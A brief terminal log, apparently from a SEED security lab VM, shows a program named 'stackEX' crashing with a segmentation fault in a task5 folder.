[09/16/20]seed@VM:~/.../task5$ stackEX
Segmentation fault
[09/16/20]seed@VM:~/.../task5$
```